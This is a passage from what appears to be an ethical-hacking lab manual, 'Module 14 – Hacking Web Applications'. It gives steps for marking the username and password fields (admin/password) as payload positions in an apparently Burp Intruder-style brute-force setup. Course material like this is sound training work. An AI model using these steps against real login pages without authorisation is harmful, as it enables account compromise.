


Module 14 – Hacking Web Applications


23. Now, we will set the username and password as the payload values. To do so, select the username value entered in **Step 16** and click **Add \$** from the left-pane.

24. Similarly, select the password value entered in **Step 16** and click **Add \$** from the right-pane.

Note: Here, the username and password are **admin** and **password**.




25. Once the username and password payloads are added. The symbol '\$' will be added at the start and end of the selected payload values. Here, as the screenshot shows, the values are **admin** and **password**.



Module 14 – Hacking Web Applications

